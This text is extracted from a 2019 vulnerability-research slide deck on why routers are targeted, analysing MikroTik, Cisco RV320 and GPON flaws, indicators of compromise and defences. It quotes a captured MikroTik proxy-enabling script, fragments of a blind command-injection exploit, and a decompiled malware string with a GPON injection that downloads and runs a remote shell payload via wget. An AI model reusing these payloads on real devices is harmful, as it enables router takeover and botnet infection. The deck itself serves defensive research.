


# Absolutely Routed!!

## Why Routers are the New Bullseye in Cyber Attacks



*Anurag Shandilya*  
*Vulnerability Research Lead*

# Why Router Research?



# Routers Incidents

**VPNFilter: New Router Malware  
with Destructive Capabilities**

**TheMoon Rises Again, With a Botnet-as-a-Service Threat**

**Roaming Mantis infects smartphones through  
Wi-Fi routers**

# Routers Incidents

You know things got REAL when Indian media starts focusing on something

## This Malware Is Teaching People Virtue Of Strong Password By Destroying Their Online Routers

Gwyn D'Mello | Updated: Jun 27, 2019, 13:11 IST

103 SHARES



## Believe your home Wi-Fi is safe for online transactions? Think again


*Cyber criminals are known to exploit vulnerabilities in home Wi-Fi routers by delivering a payload.*

IANS | Mar 18, 2019, 01.41 PM IST

Save


# Why Router Attacks?

`user=admin && pass=admin`



*munch*

# Router Infection Vectors



# Where them infections at?




FTP  
DNS  
HTTP  
HTTPS  
TELNET

BASH  
Kworker  
Watchdog  
Busybox



# Expected Behaviour of a Router

- Copy-paste
- Secured
- Attendance
- No surprise restarts
- No sniffing and snooping






# Common Malicious Operations

Botnet

Exfiltrate  
data

Distribute malicious  
content

Proxy



# Vulnerability Analysis

Let's talk about it!!!

# CVE-2018-14847: Introduction

*Arbitrary file read-write  
vulnerability*



tcp	0	0	...8123
tcp	0	0	:::8291
tcp	0	0	...8080



# Demo

A word on setup!

- Extracted and modified script
- On **Device**: MikroTik Router OS 6.39 (bugfix) with GDBServer i686
- Analysis **Machine**: GDB with PEDA

Let's go ahead and **pwn** the device!!!!

# CVE-2018-14847: Observations

The screenshot displays the 'Scheduler' window in a Linux environment. The 'Terminal' pane shows a cron job named 'sh113' with a cron expression of '0x7f8f'. The 'Scheduler' table lists the task details:


Name	Start Date	Start Time	Interval	Owner
sh113	May/09/2019	startup	00:08:00	admin

The 'On Event' script is highlighted in red and contains the following commands:

```


do {/ip proxy set enabled=yes
port=8080 src-address=":"} on-
error={:log info errorProxy}
:do {/ip proxy access remove [find
Action=deny]} on-error={:log info
errorProxy}
:do {/ip proxy access remove [find
Action!=deny]} on-error={:log info
errorProxy}
:do {/ip proxy access add
  
```

# CVE-2018-14847: Observations



```

<html>
<head>
<meta http-
<title>\\\\"
<script src=
script>var
</neu>
<frameset>
</html>
        
```




Name	Start Date	Start Time	Interval	Owner	Run Count	Next Run	On Event	Comr
Autol13	May/01/2019	03:11:00	1d 00:00:00	admin	0	May/02/2019 03:11:00	/system reboot	
upd112	May/09/2019	startup	00:00:00	admin	1		/system scheduler.	
upd113	May/01/2019	04:49:42	06:00:00	admin	0	May/01/2019 10:49:42	:do {/tool fetch url.	
upd114	May/01/2019	04:49:42	12:00:00	admin	0	May/01/2019 16:49:42	:do {/tool fetch url.	

```

; </script>
        
```

# CVE-2019-1652: Introduction

## Remote Command Injection vulnerability



# CVE-2019-1652: Observations

```
def exec_cmd(base_url, session, command):
    print "Executing Blind Command: %s" %(command)
    target_url = "%scertificate handle2.htm?type=4" %(base_url)
```

```
location / {
    root    html;
    index  index.html index.htm;
```

```
if ($http_user_agent ~* "curl") {
    return 403;
}
```

```
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header Host $http_host;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;

rewrite ^/(.*) https://$host/$1 permanent;
```

```
-keyout %s%s.key
```

```
system(acStack11160);
```

```
sprintf(acStack11160,"ln -sf %s%s.pem %s%s.pem","/etc/flash/ca/certs",&uStack11632,
"/etc/flash/ca/cacerts",&uStack11632);
```

```
    "common_name": payload}
    r = session.post(url=target_url, data=post_data, verify=False)
```



# CVE-2018-10561: Introduction

## *Authentication bypass vulnerability*

- Web interface vulnerability
- “*?images/*” in the POST request
- Improper handling of malformed POST request



# CVE-2018-10561: Observations

```

void FUN_000088f4(int iParm1,int iParm2)
{
  uint uVar1;
  int iVar2;

  iVar2 = 0;
  while (iVar2 < iParm2) {
    uVar1 = FUN_0000889c();
    *(char *) (iVar2 + iParm1) =
      "pdlbwairmoheqcl8k5fgstv4jn072u68
      POST /GponForm/diag_Form?images/
      HTTP/1.1\r\nHost:127.0.0.1:8080\r\nConnection:
      keep-alive\r\nAccept-Encoding: gzip,
      deflate\r\nAccept:*/*\r\nUser-Agent: Hello.
      World\r\nContent-Length:118\r\n\r\nXWebPageName=diag&diag_action=ping&
      wan_conlist=0&dest_host=` `;wget+http://185.62.190.191/r+-O+->/tmp/r;sh
      +/tmp/r&ipv=0\r\n\r\n"
      [uVar1 >> 3 & 0x1f];
    iVar2 = iVar2 + 1;
  }
  return;
}

```

# Behavioural and Structural Changes

Let's recall what we have seen earlier?

Scripts

DNS  
Change

Web  
Proxy

Passwords

Accounts

Services

# Indicators of Compromise

- Arbitrary access
- Enabling/Disabling of services
- Presence of scripts and tasks



# Indicators of Compromise

- Restarts
- Integrity check fail
- DNS servers
- Suspicious communications
- Browser warnings



# Solutions: Existing, but with limitations

- VPNFilter Checker
- DNS Checker

```
window.onload=function(){
document.getElementById("vpn").addEventListener("click", function() {
var req = new XMLHttpRequest();
req.open('GET', window.location.href, false);
req.send(null);
var headers = req.getAllResponseHeaders().toLowerCase();
if ('vary' in parse(headers)) {
document.getElementById("vpnresult").innerHTML = "<strong>Not infected:</strong> There are no indications of the VPNFilter sslr plugin on
your router.";
} else {
document.getElementById("vpnresult").innerHTML = "<strong>Infected:</strong> Your router is likely infected with VPNFilter.";
}
});
}
```

# Solutions: Proposed Trident

**Vendors**

**Security Solutions**

**Vendors**

**Users**

**Security Solutions**

- Security development
- Password policies
- Dedicated research

**Users**

- Router solutions
- Timely patch
- Update default passwords
- Kill unwanted services



# Solutions: Assumptions



- » Whitelist IP
- » Standard ports



- » Integrity check





# Solutions: Limitations



» Blacklists



» FPs

# Questions?



THANK YOU

*© 2019 K7 Computing Private Limited, All Rights Reserved.*

This material was used during an oral presentation; it is not a complete record of the business. This work may not be used, sold, transferred, adapted, abridged, copied or reproduced in whole or in part in any manner or form or in any media without the prior written consent. K7 Security and K7 Academy are divisions of K7 Computing Private Limited. All product names and company names and logos mentioned herein are the trademarks or registered trademarks of their respective owners.